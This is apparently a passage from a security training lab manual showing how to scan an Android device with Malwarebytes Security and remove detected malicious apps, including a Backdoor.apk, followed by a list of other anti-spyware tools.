
The screenshot shows the CyberQ Threats interface. At the top, there are icons for signal strength, battery level, and time (12:08). The title 'Threats' is displayed above a red header bar. Below the header, the text 'Malware found!' is shown next to the number '5'. To the right, 'Total items scanned' is shown as '110'. A large green button labeled 'Remove selected' is centered. Below this, there is a section titled 'Deselect all threats' with a checkbox. Three threat entries are listed:

- Android/Trojan.Spy.Agent.RVL2** (Installed application) - Checked
- Android/Trojan.Soceng.gnr** (Installed application) - Checked
- Android/PUP.Hacktool.Meta** (/storage/emulated/0/Download/Backdoor.apk) - Checked

At the bottom of the screen, there are three navigation icons: a triangle pointing left, a circle, and a square.


11. A **confirmation** pop-up appears; click **OK** to confirm the removal of the malware.






12. The Malwarebytes **Scanner** screen appears, notifying you that **All items have been dealt with!**


Note: If **Share the love** pop-up appears, click **NOT NOW** to proceed.



13. Click **On-demand scan** in the lower section of the **Scanner** window under **Previous scans** to view details of the scan.



14. The **Scanning history** screen appears, displaying the deleted malicious file, as shown in the screenshot.



15. This concludes the demonstration of how to secure Android devices from malicious apps using Malwarebytes Security.
16. You can use other mobile antivirus and anti-spyware tools such as **AntiSpy Mobile** (<https://antispymobile.com>), **Spyware Detector - Spy Scanner** (<https://play.google.com>), **iAmNotified - Anti Spy System** (<https://iamnotified.com>), and **Privacy Scanner (AntiSpy) Free** (<https://play.google.com>) to secure mobile devices from malicious apps.
17. Close all open windows and document all the acquired information.

